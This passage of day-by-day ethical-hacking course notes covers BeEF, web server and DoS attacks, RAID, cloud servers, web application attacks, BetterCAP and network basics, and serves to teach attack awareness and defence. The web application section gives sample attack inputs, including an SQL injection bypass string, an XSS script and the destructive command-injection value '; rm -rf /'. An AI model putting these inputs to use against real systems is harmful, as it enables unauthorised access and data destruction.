
- BeEF is designed to work across different browsers, including Chrome, Firefox, Safari, and Internet Explorer. This cross-platform capability makes it a versatile tool for browser-based exploitation.

#### **4. Social Engineering Attacks:**

- The tool includes features to launch social engineering attacks, such as creating fake update notifications or phishing pages, which trick the user into revealing sensitive information or installing malicious software.

## 5. Network and Exploitation Capabilities:

- Beyond just the browser, BeEF can be used to pivot deeper into a network, exploiting connected devices or systems once the browser is compromised.
- It can be integrated with other tools like Metasploit for more advanced network exploitation.



## How It Works:



Authentication

Username:


Password:

## 1. Setup:

- BeEF is typically installed on a machine with a Linux distribution like Kali Linux, which comes pre-installed with the tool.
  - After setting it up, the user creates a "hook" script that needs to be delivered to the target browser.
2. **Exploitation:**
- The hook can be delivered via a malicious link, embedded in a website, or even included in a phishing email.
  - Once the target browser is hooked, BeEF provides a web-based interface where the attacker can interact with the hooked browser, executing various commands and modules.
3. **Command Execution:**
- Through the interface, the user can run different modules depending on the objectives of the penetration test. For example, you might use BeEF to extract browser history, manipulate the DOM, or create a persistent backdoor.
4. **Ethical Considerations:**
- BeEF is intended for use in ethical hacking scenarios, such as security assessments and penetration testing. Unauthorized use of BeEF against systems without explicit permission is illegal and unethical.

## Security and Legal Implications:

- **Risks:** Misusing BeEF can lead to severe consequences, including unauthorized access to sensitive data, identity theft, and system compromise.
- **Legal Compliance:** Always ensure that you have explicit permission to use BeEF in any testing scenario. It should be used strictly within legal and ethical boundaries, such as for security testing with consent from the owner of the systems being tested.



## **Conclusion:**

BeEF is a sophisticated tool that provides deep insights into browser security. It's invaluable for understanding how vulnerabilities in web browsers can be exploited and how these can lead to broader system and network compromises. However, due to its powerful capabilities, it should only be used by trained professionals in authorized scenarios.



# Day 12

## Today we are going to study the Web Server Module

### Introduction to Web Servers

A **web server** is a computer system or software that hosts websites and delivers web pages to clients, typically using the Hypertext Transfer Protocol (HTTP). When a user accesses a website, their browser sends a request to the web server, which then responds with the appropriate web page. Web servers can also handle other types of requests, such as serving dynamic content, handling forms, and running scripts.

### Common Web Server Protocols

1. **HTTP (Hypertext Transfer Protocol):**
  - The primary protocol used for transmitting web pages over the internet.
  - Operates over port 80 by default.
  - Follows a request-response model where the client sends a request, and the server responds with the requested content.
2. **HTTPS (Hypertext Transfer Protocol Secure):**
  - An extension of HTTP that includes security measures through SSL/TLS encryption.
  - Operates over port 443 by default.
  - Encrypts data between the client and server, providing confidentiality, integrity, and authentication.
3. **FTP (File Transfer Protocol):**
  - Used for transferring files between a client and server.
  - Not typically used for web pages but can be used to upload web files to a server.
  - Operates over ports 20 and 21.
4. **SMTP (Simple Mail Transfer Protocol):**
  - Used for sending emails. While not directly related to web pages, it is often supported by web servers for email functionalities.
  - Operates over port 25 by default.
5. **DNS (Domain Name System):**
  - Translates human-readable domain names into IP addresses that servers use to identify each other on the network.
  - Not a web protocol but crucial for accessing websites as it facilitates locating the server.

### Common Web Server Attacks

1. **DDoS (Distributed Denial of Service) Attack:**
  - Involves overwhelming a server with traffic from multiple sources, causing it to slow down or crash.
  - Can render a website unavailable to legitimate users.
2. **SQL Injection:**
  - An attack where the attacker inserts malicious SQL code into a web form input or URL parameter.
  - Exploits vulnerabilities in a web server's database layer, potentially allowing the attacker to manipulate or retrieve sensitive data.
3. **Cross-Site Scripting (XSS):**
  - An attack where the attacker injects malicious scripts into a web page that is viewed by other users.
  - Can steal cookies, session tokens, or other sensitive information.
4. **Directory Traversal:**
  - Involves manipulating URL paths to access restricted directories and files on a web server.
  - Can expose sensitive files and data if the server is not properly configured.
5. **Cross-Site Request Forgery (CSRF):**
  - Tricks a user into performing actions on a web application without their knowledge.
  - The attacker exploits the trust that a web application has in the user's browser.
6. **Remote File Inclusion (RFI) and Local File Inclusion (LFI):**
  - **RFI:** The attacker includes a remote file, usually a malicious script, on the web server.
  - **LFI:** Involves tricking the server into executing or displaying files stored locally on the server.
7. **Brute Force Attack:**
  - Involves systematically guessing passwords or usernames to gain unauthorized access to a server or web application.
  - Often targets admin panels or login pages.
8. **Man-in-the-Middle (MITM) Attack:**
  - An attacker intercepts and potentially alters the communication between a user and a web server.
  - Can capture sensitive information, such as login credentials and personal data.

## **Mitigation Strategies**

- **Keep Software Updated:** Regularly update web server software, operating systems, and web applications to patch vulnerabilities.
- **Use Firewalls and Intrusion Detection Systems (IDS):** Protect servers from unauthorized access and monitor traffic for suspicious activities.
- **Employ Strong Authentication and Encryption:** Use HTTPS to encrypt data and strong authentication mechanisms to secure access.

- **Validate User Input:** Ensure all user inputs are validated and sanitized to prevent SQL injections and XSS attacks.
- **Use Security Headers:** Implement security headers such as Content Security Policy (CSP) and X-Frame-Options to mitigate certain types of attacks.
- **Limit File Permissions:** Restrict file and directory access permissions on the server to prevent unauthorized access and modifications.

Understanding these web server protocols and attacks, along with mitigation strategies, is crucial for maintaining the security and functionality of web applications.

# Day 13

## What is Cloud server and Physical server

A **cloud server** and a **physical server** are both fundamental components in computing infrastructure, but they differ significantly in terms of architecture, management, and use cases. Let's explore each of them in detail:

### Cloud Server

A **cloud server** is a virtual server that is hosted on a cloud computing platform. These servers are created, managed, and maintained through cloud service providers (such as Amazon Web Services, Microsoft Azure, or Google Cloud Platform). Cloud servers are not tied to any specific physical hardware but instead run on a virtualized environment that abstracts the underlying hardware resources.

#### Key Features of Cloud Servers:

1. **Virtualization:**
  - Cloud servers are created using virtualization technology, which allows multiple virtual servers to run on a single physical machine. This enables better resource utilization and scalability.
2. **Scalability and Flexibility:**
  - Resources such as CPU, RAM, and storage can be easily scaled up or down based on demand. This makes cloud servers ideal for applications with varying workloads.
3. **Cost-Effectiveness:**
  - Users typically pay for what they use, which can be more cost-effective than maintaining a physical server. Cloud services often operate on a pay-as-you-go model.
4. **Accessibility:**
  - Cloud servers can be accessed from anywhere over the internet, providing greater flexibility for distributed teams and remote work.
5. **Managed Services:**
  - Cloud providers often offer managed services, such as automated backups, security updates, and monitoring, reducing the burden on the end user to maintain the infrastructure.
6. **Redundancy and High Availability:**
  - Cloud servers are usually hosted in data centers with high redundancy and failover capabilities. This ensures that services remain available even if one server or data center experiences issues.

### Use Cases for Cloud Servers:

- Web hosting and applications
- Big data and analytics
- Machine learning and AI workloads
- Development and testing environments
- Disaster recovery and backups

### Physical Server

A **physical server** is a dedicated piece of hardware that performs computing tasks for a network. Unlike cloud servers, a physical server is a tangible, standalone machine that resides in an on-premises data center or a colocation facility. Physical servers are not virtualized by default, although they can host virtual machines using hypervisor software.

### Key Features of Physical Servers:

1. **Dedicated Resources:**
  - Physical servers have dedicated hardware resources (CPU, RAM, storage), providing predictable performance. These resources are not shared with other users or workloads.
2. **Full Control and Customization:**
  - Organizations have complete control over the hardware and software configuration of physical servers. This allows for customized setups tailored to specific needs.
3. **Security:**
  - Physical servers provide enhanced security and privacy since they are not shared with other tenants. This can be crucial for sensitive data or applications that require strict compliance.
4. **Upfront Costs and Maintenance:**
  - Physical servers require significant upfront investment in hardware and ongoing costs for maintenance, power, cooling, and physical security.
5. **Limited Scalability:**
  - Scaling a physical server requires purchasing and installing additional hardware, which can be time-consuming and expensive. This is less flexible compared to cloud servers.
6. **On-Premises Deployment:**
  - Physical servers are typically deployed on-premises or in a colocation facility, requiring space, power, and network infrastructure to operate.

### Use Cases for Physical Servers:

- High-performance computing (HPC)
- Applications requiring low latency or high throughput
- Workloads with strict compliance or security requirements

- Legacy applications that are not cloud-compatible
- Organizations that prefer on-premises infrastructure for control or regulatory reasons

## Key Differences Between Cloud Servers and Physical Servers

Feature	Cloud Server	Physical Server
Scalability	Highly scalable and flexible	Limited by physical hardware
Cost Model	Pay-as-you-go, operational expense (OpEx)	Upfront capital expense (CapEx)
Management	Managed by cloud provider	Managed by the organization
Accessibility	Accessible from anywhere via the internet	Typically on-premises or via VPN
Resource Allocation	Shared among multiple tenants (multi-tenancy)	Dedicated resources
Security	Depends on cloud provider and configuration	Enhanced security with full control
Maintenance	Handled by cloud provider	Requires in-house or third-party management

# Day 14

## What is RAID for server management how it is used

**RAID** (Redundant Array of Independent Disks) is a data storage virtualization technology that combines multiple physical disk drive components into a single logical unit for the purposes of data redundancy, performance improvement, or both. RAID is commonly used in server management to protect data against hardware failures, increase storage capacity, and enhance read/write performance.

### Key Concepts of RAID

1. **Redundancy:**
  - RAID can provide data redundancy, which means that the same data is stored in multiple places to ensure data is not lost in case of a disk failure.
2. **Performance:**
  - RAID can also improve the performance of a storage system. By distributing data across multiple disks, RAID can provide faster read and write speeds.
3. **Data Striping and Mirroring:**
  - **Striping** involves splitting data into blocks and distributing them across multiple disks. This can improve performance but does not provide redundancy.
  - **Mirroring** involves copying the same data to two or more disks, providing redundancy at the expense of requiring more storage space.

### Common RAID Levels

There are several RAID levels, each with different characteristics and use cases:

1. **RAID 0 (Striping):**
  - **Configuration:** Data is split into blocks and written across multiple disks.
  - **Advantages:** Improved read and write performance.
  - **Disadvantages:** No redundancy. If one disk fails, all data is lost.
  - **Use Case:** Situations where performance is critical, and data loss is not a major concern (e.g., temporary data storage or non-critical applications).
2. **RAID 1 (Mirroring):**
  - **Configuration:** Data is duplicated and written identically on two or more disks.
  - **Advantages:** High redundancy. If one disk fails, the other disk(s) have a complete copy of the data.

- **Disadvantages:** Requires double the storage capacity, as each piece of data is stored twice.
  - **Use Case:** Situations where data redundancy and integrity are critical (e.g., operating system drives or critical applications).
3. **RAID 5 (Striping with Parity):**
- **Configuration:** Data is striped across multiple disks, with parity information distributed among the disks. The parity information can be used to reconstruct data in case of a disk failure.
  - **Advantages:** Provides good redundancy and efficient storage use. Only requires one disk's worth of space for parity, regardless of the number of disks in the array.
  - **Disadvantages:** Write performance can be slower due to the parity calculations. Can only tolerate one disk failure.
  - **Use Case:** Situations where a balance between performance, redundancy, and storage efficiency is needed (e.g., file servers, database servers).
4. **RAID 6 (Striping with Double Parity):**
- **Configuration:** Similar to RAID 5 but with two sets of parity information, allowing for the failure of up to two disks.
  - **Advantages:** Provides higher fault tolerance than RAID 5. Can survive two simultaneous disk failures.
  - **Disadvantages:** Requires more storage for parity and has slower write performance due to additional parity calculations.
  - **Use Case:** Situations where data redundancy and fault tolerance are critical (e.g., high-capacity file storage or environments with higher risk of disk failures).
5. **RAID 10 (1+0, Mirroring and Striping):**
- **Configuration:** Combines the features of RAID 1 and RAID 0. Data is mirrored and then striped across multiple disks.
  - **Advantages:** Provides both high performance and redundancy. Can tolerate multiple disk failures as long as they are not in the same mirrored pair.
  - **Disadvantages:** Requires a minimum of four disks and has lower storage efficiency due to mirroring.
  - **Use Case:** Situations where both performance and redundancy are critical (e.g., high-performance database servers, virtualization environments).

## How RAID is Used in Server Management

1. **Improved Performance:**
  - RAID levels like RAID 0 and RAID 10 improve disk read/write performance by allowing multiple disks to operate simultaneously, which is particularly useful for servers with high I/O demands.
2. **Data Redundancy and Fault Tolerance:**



- RAID levels like RAID 1, RAID 5, RAID 6, and RAID 10 provide varying degrees of fault tolerance, ensuring that data remains accessible even if one or more disks fail.
- 3. **Data Protection and Recovery:**
  - In the event of a disk failure, RAID configurations with parity or mirroring can rebuild the lost data from the remaining disks, minimizing downtime and data loss.
- 4. **Efficient Storage Management:**
  - RAID allows for better management of disk space by combining smaller disks into larger, more manageable arrays, optimizing both storage space and data security.
- 5. **Cost Management:**
  - By using a RAID configuration, organizations can utilize cheaper disks for large storage needs without sacrificing performance or reliability, balancing cost and performance effectively.

## **RAID Configuration Considerations**

- **Hardware vs. Software RAID:**
  - **Hardware RAID** uses a dedicated RAID controller card to manage the RAID array, offering better performance and more features but at a higher cost.
  - **Software RAID** is managed by the operating system, which is more cost-effective but may provide lower performance and fewer features compared to hardware RAID.
- **RAID Controller:**
  - A RAID controller is a hardware component that manages the RAID configuration and disk operations, handling tasks like disk failure detection and data recovery.
- **Disk Compatibility:**
  - All disks in a RAID array should ideally be of the same size, speed, and type to ensure optimal performance and reliability.
- **Hot Swapping:**
  - Some RAID configurations support hot-swapping, which allows failed disks to be replaced without shutting down the server, minimizing downtime.

## **Conclusion**

RAID is an essential technology for server management, providing a balance of performance, data redundancy, and cost efficiency. By understanding the different RAID levels and their use cases, organizations can choose the right RAID configuration to meet their specific needs and ensure the reliability and performance of their server infrastructure.

## The most common server attack we studied about was DOS

A **DOS (Denial of Service)** attack is a type of cyberattack that aims to make a server, service, or network unavailable to its intended users by overwhelming it with a flood of illegitimate requests. This can exhaust the target's resources, such as bandwidth, memory, or processing power, causing it to crash or become unresponsive.

To effectively detect different types of DOS attacks, it's crucial to understand the various techniques attackers use. Here's a brief overview of common DOS attack types and how they can be detected:

### Types of DOS Attacks

#### 1. Volume-Based Attacks:

- **Description:** These attacks aim to saturate the bandwidth of the targeted site or service by sending massive amounts of data. The attack's effectiveness is measured in bits per second (bps).
- **Common Methods:**
  - **UDP Flood:** Sends a large number of UDP packets to random ports on a host, causing the server to check for applications listening at these ports and respond with ICMP "Destination Unreachable" packets.
  - **ICMP Flood (Ping Flood):** Overwhelms the target with ICMP Echo Request packets (pings), consuming both outgoing and incoming bandwidth.
- **Detection:**
  - **Traffic Analysis:** Monitor network traffic for unusually high volumes of incoming data from one or multiple sources.
  - **Anomaly Detection:** Use tools like Intrusion Detection Systems (IDS) or Intrusion Prevention Systems (IPS) to identify abnormal traffic patterns.

#### 2. Protocol-Based Attacks:

- **Description:** These attacks focus on exploiting weaknesses in the protocols that manage communications between computers. They consume server resources or intermediary communication equipment, such as firewalls and load balancers.
- **Common Methods:**
  - **SYN Flood:** Exploits the TCP handshake process by sending a barrage of SYN requests to a server, but not responding to the SYN-ACK replies, leaving connections half-open and consuming server resources.
  - **Ping of Death:** Sends oversized ICMP packets to a target, which can crash systems that are unable to handle such large packets.
  - **Smurf Attack:** Spoofs the IP address of the target in ICMP Echo Request packets sent to a broadcast address, causing multiple replies to flood the target.

- **Detection:**
  - **Connection Tracking:** Monitor the number of half-open TCP connections. A high number of such connections could indicate a SYN flood attack.
  - **Packet Analysis:** Analyze packets for unusual sizes or patterns, like an unusually high number of ICMP packets or fragmented packets.
- 3. **Application Layer Attacks:**
  - **Description:** These attacks target specific applications, such as web servers, to disrupt services by overwhelming the application layer. They often require fewer resources than volume-based attacks but can be just as disruptive.
  - **Common Methods:**
    - **HTTP Flood:** Overloads the server by sending what appears to be legitimate HTTP GET or POST requests, causing the server to use its resources to respond.
    - **Slowloris:** Sends partial HTTP requests to keep multiple connections to the target web server open, exhausting its connection pool.
  - **Detection:**
    - **HTTP Request Rate Analysis:** Monitor the rate of HTTP requests. A sudden increase in requests, especially from a single IP address, could indicate an HTTP flood.
    - **Resource Monitoring:** Check server logs for errors related to maxing out connections or hitting resource limits, which might indicate an application-layer attack.

## Tools for DOS Attack Detection

- **Intrusion Detection Systems (IDS):** Tools like Snort and Suricata can analyze network traffic and detect unusual patterns indicative of DOS attacks.
- **Network Traffic Analyzers:** Wireshark or tcpdump can capture and analyze packet data to detect anomalies in traffic volume or behavior.
- **Firewalls and Routers:** Many modern firewalls and routers come with built-in DOS protection features that can detect and block suspected DOS attack traffic.
- **Server and Application Logs:** Regularly review server and application logs for unusual access patterns or error messages that could indicate a DOS attack.

## Mitigation Strategies

Once a DOS attack is detected, it's crucial to mitigate its impact:

- **Rate Limiting:** Implement rate limiting on your servers to restrict the number of requests that a single IP address can make in a given time period.
- **Filtering and Blocking:** Use firewalls to block traffic from IP addresses identified as attackers.

- **Load Balancers:** Deploy load balancers to distribute traffic across multiple servers, making it harder for a DOS attack to overwhelm a single server.
- **CDNs (Content Delivery Networks):** CDNs can absorb and filter out malicious traffic before it reaches your server.
- **Upstream Filtering:** Collaborate with your Internet Service Provider (ISP) or a DOS mitigation service to filter out malicious traffic at the network level.

## **Conclusion**

Detecting and mitigating DOS attacks requires a combination of monitoring tools, traffic analysis, and proactive defense strategies. Understanding the various types of DOS attacks and their characteristics helps in setting up effective detection mechanisms and response plans to minimize their impact.

# Day 15

## From now we studied Web Application Module

Web applications are a prime target for cyberattacks due to their accessibility and the valuable data they often handle. Attackers exploit vulnerabilities in web applications to gain unauthorized access, steal data, disrupt services, or manipulate user interactions. Understanding common and advanced web attacks, as well as tools for discovering and exploiting vulnerabilities, is crucial for defending against these threats.

### Common Web Application Attacks

#### 1. SQL Injection (SQLi):

- **Description:** An attacker injects malicious SQL code into an input field (such as a form or URL parameter) to manipulate the database behind a web application.
- **Impact:** Can lead to unauthorized data access, data manipulation, or even complete control of the database.
- **Example:** Entering ' OR '1'='1 in a login form might bypass authentication if the application does not properly sanitize inputs.

#### 2. Cross-Site Scripting (XSS):

- **Description:** An attacker injects malicious scripts into web pages that are then executed in the user's browser.
- **Impact:** Can be used to steal cookies, session tokens, or other sensitive information, and perform actions on behalf of the user.
- **Example:** A comment section that does not properly escape user input might allow `<script>alert('XSS');</script>` to execute in other users' browsers.

#### 3. Cross-Site Request Forgery (CSRF):

- **Description:** An attacker tricks a user into performing actions on a web application in which they are authenticated, without their consent.
- **Impact:** Can lead to unauthorized transactions or changes in user settings.
- **Example:** A hidden form on an attacker-controlled website that triggers a fund transfer on a banking site where the user is logged in.

#### 4. Remote Code Execution (RCE):

- **Description:** An attacker exploits a vulnerability that allows them to execute arbitrary code on the server.
- **Impact:** Complete control over the server, including the ability to manipulate data, steal sensitive information, or spread malware.

- **Example:** Exploiting a vulnerability in file upload functionality to upload and execute a malicious script.
- 5. **Command Injection:**
  - **Description:** An attacker injects system commands into an application's input fields that are executed on the server.
  - **Impact:** Can lead to unauthorized actions on the server, including data exfiltration, deletion, or system manipulation.
  - **Example:** Input like `; rm -rf /` in a vulnerable form that executes shell commands directly.

## Advanced Web Application Attacks

1. **XML External Entities (XXE) Injection:**
  - **Description:** An attacker exploits vulnerabilities in XML parsers to include external entities in XML documents.
  - **Impact:** Can lead to file disclosure, server-side request forgery (SSRF), or denial of service (DOS).
  - **Example:** Exploiting an XML parser that allows the inclusion of an external file, potentially leaking sensitive data.
2. **Server-Side Request Forgery (SSRF):**
  - **Description:** An attacker tricks a server into making requests to unintended locations on behalf of the attacker.
  - **Impact:** Can lead to unauthorized access to internal systems or services.
  - **Example:** Using a vulnerable image processing script to send HTTP requests to internal resources not intended for public access.
3. **Deserialization Attacks:**
  - **Description:** Exploiting vulnerabilities in the deserialization process, allowing an attacker to execute arbitrary code.
  - **Impact:** Can lead to remote code execution, DOS, or unauthorized data access.
  - **Example:** Sending malicious serialized objects that execute code when deserialized by the application.
4. **Subdomain Takeover:**
  - **Description:** An attacker takes control of a subdomain due to incorrect DNS configurations, usually because the subdomain is pointing to a non-existing service.
  - **Impact:** Can be used to host malicious content, conduct phishing attacks, or perform man-in-the-middle attacks.
  - **Example:** A subdomain pointing to an expired cloud service that an attacker re-registers and controls.
5. **Web Cache Poisoning:**

- **Description:** Manipulating cached content to serve malicious responses to users.
- **Impact:** Can spread malware or mislead users by serving altered content.
- **Example:** Crafting a request that causes the cache to store a malicious script instead of a legitimate response.

## Vulnerability Discovery and Exploitation Tools

### 1. Burp Suite:

- **Description:** A comprehensive platform for web application security testing.
- **Features:** Proxy, scanner, intruder, repeater, and more for manual and automated testing.
- **Use:** Intercept and modify HTTP requests and responses, scan for vulnerabilities, and perform automated attacks.

### 2. OWASP ZAP (Zed Attack Proxy):

- **Description:** An open-source web application security scanner and testing tool.
- **Features:** Active and passive scanning, intercepting proxy, fuzzing, and scripting.
- **Use:** Finding and exploiting web application vulnerabilities in a manual or automated manner.

### 3. Nmap:

- **Description:** A network scanning tool that can discover open ports, services, and vulnerabilities.
- **Features:** Host discovery, port scanning, OS detection, and scripting capabilities.
- **Use:** Identify open services and potential entry points for web application attacks.

### 4. SQLmap:

- **Description:** An automated tool for detecting and exploiting SQL injection flaws.
- **Features:** Database fingerprinting, data extraction, accessing file systems, and executing commands.
- **Use:** Automate the process of detecting and exploiting SQL injection vulnerabilities.

### 5. Metasploit:

- **Description:** A penetration testing framework that provides tools for developing and executing exploit code against a remote target.
- **Features:** Exploitation, payload delivery, and post-exploitation tools.
- **Use:** Launch various attacks against web applications and servers, including exploiting known vulnerabilities.

## Web Application Security Best Practices

### 1. Input Validation and Sanitization:

- **Description:** Always validate and sanitize user inputs to prevent SQL injection, XSS, and other injection-based attacks.
- **Practice:** Use allow lists for input validation, escape special characters, and implement parameterized queries.

### 2. Implement Proper Authentication and Authorization:

- **Description:** Use strong authentication mechanisms (like multi-factor authentication) and ensure proper access controls.
- **Practice:** Use OAuth or OpenID Connect for authentication, enforce least privilege for user roles, and regularly review access controls.

### 3. Use HTTPS Everywhere:

- **Description:** Encrypt all data in transit using HTTPS to protect against man-in-the-middle attacks.
- **Practice:** Obtain and enforce HTTPS with a valid SSL/TLS certificate for all web pages, not just login forms.

### 4. Keep Software and Dependencies Updated:

- **Description:** Regularly update web servers, databases, frameworks, and all dependencies to patch known vulnerabilities.
- **Practice:** Implement automated patch management and vulnerability scanning to identify outdated software.

### 5. Regular Security Audits and Penetration Testing:

- **Description:** Perform regular security assessments to identify and mitigate vulnerabilities.
- **Practice:** Engage third-party security experts to conduct penetration testing and review the results for necessary security enhancements.

## The exploitation software we used was BetterCAP

**BetterCAP** is a powerful, flexible, and feature-rich tool used for performing various types of network attacks and security testing. It is widely used by security professionals for tasks such as network sniffing, man-in-the-middle (MITM) attacks, network protocol manipulation, and more. BetterCAP is often favored for its ability to perform complex network attacks in a simplified and automated manner.

## Key Features of BetterCAP

### 1. Man-in-the-Middle Attacks (MITM):

- **Description:** BetterCAP can intercept, manipulate, and relay communications between two parties who believe they are directly communicating with each other. This is useful for eavesdropping on communications, injecting malicious content, or redirecting traffic.



- **Use Case:** Stealing credentials, injecting scripts, or monitoring unencrypted traffic.
- 2. **Network Sniffing:**
  - **Description:** BetterCAP can capture and analyze network packets passing through the network. This includes HTTP, HTTPS (with SSL stripping), DNS, FTP, IMAP, SMTP, and other protocol data.
  - **Use Case:** Analyzing network traffic for sensitive information, such as passwords or confidential data.
- 3. **Wireless Network Attacks:**
  - **Description:** BetterCAP supports various wireless network attacks, including Wi-Fi deauthentication attacks, capturing WPA handshakes for cracking, and creating rogue access points.
  - **Use Case:** Testing the security of wireless networks, gathering information for penetration testing.
- 4. **Protocol Manipulation:**
  - **Description:** It allows for the manipulation of various network protocols, such as ARP, DNS, and HTTP, to redirect or alter network traffic.
  - **Use Case:** Redirecting users to malicious sites, DNS spoofing, or ARP poisoning.
- 5. **SSL Stripping:**
  - **Description:** BetterCAP can downgrade HTTPS connections to HTTP, stripping away SSL/TLS encryption. This makes it possible to view sensitive data in plaintext.
  - **Use Case:** Intercepting login credentials or other sensitive information transmitted over what should be a secure connection.
- 6. **Modular Architecture:**
  - **Description:** BetterCAP is modular, allowing for easy extension with custom modules and scripts. This makes it highly adaptable to various attack scenarios and testing requirements.
  - **Use Case:** Customizing attacks or creating new attack vectors specific to the testing environment.

## Usage and Applications

- **Penetration Testing:** BetterCAP is commonly used in penetration testing to simulate attacks on networks and applications, helping to identify vulnerabilities.
- **Red Team Operations:** It is used by red teams to mimic advanced persistent threats (APTs) and test an organization's defensive capabilities.
- **Network Security Auditing:** Security professionals use BetterCAP to audit network security, ensuring that proper defenses are in place against common attack techniques.
- **Educational Purposes:** BetterCAP is also used in cybersecurity training to teach students about various network attack techniques and defenses.

# Day 16

## Network Module

Understanding network fundamentals is essential for grasping how networks operate, identifying potential vulnerabilities, and defending against various types of network attacks. Here's a detailed explanation of network fundamentals, types of network attacks, tools and techniques used in network attacks, and strategies for network defense.

## Network Fundamentals

### 1. Basic Concepts

- **Network:** A collection of interconnected devices (computers, servers, routers, etc.) that communicate and share resources, such as files, applications, and internet connections.
- **Network Topology:** The arrangement or layout of devices (nodes) and their connections in a network. Common topologies include:
  - **Star:** All devices are connected to a central hub or switch.
  - **Bus:** All devices share a single communication line or cable.
  - **Ring:** Devices are connected in a circular fashion, where each device has two neighbors.
  - **Mesh:** Devices are interconnected, providing multiple pathways for data transmission.
- **Network Protocols:** Rules and conventions for communication between network devices. Key protocols include:
  - **TCP/IP (Transmission Control Protocol/Internet Protocol):** The fundamental suite for networking, providing reliable, ordered, and error-checked delivery of data.
  - **HTTP/HTTPS (Hypertext Transfer Protocol/Secure):** Protocols used for transferring web pages over the internet.
  - **DNS (Domain Name System):** Resolves domain names to IP addresses, allowing users to access websites using human-readable names.
  - **FTP (File Transfer Protocol):** Used for transferring files between devices on a network.
- **IP Addressing:** A unique identifier assigned to each device on a network. IP addresses can be **IPv4** (e.g., 192.168.1.1) or **IPv6** (e.g., 2001:0db8:85a3:0000:0000:8a2e:0370:7334).
- **Subnetting:** Dividing a large network into smaller, manageable sub-networks (subnets) to improve performance and security.

- **MAC Address:** A unique identifier assigned to network interfaces for communications at the data link layer of a network segment.
- **Network Devices:**
  - **Router:** Connects different networks and routes data between them.
  - **Switch:** Connects devices within the same network and uses MAC addresses to forward data to the correct destination.
  - **Firewall:** Monitors and controls incoming and outgoing network traffic based on security rules.

## 2. Types of Networks

- **Local Area Network (LAN):** A network that connects devices within a limited area, such as a home, office, or building.
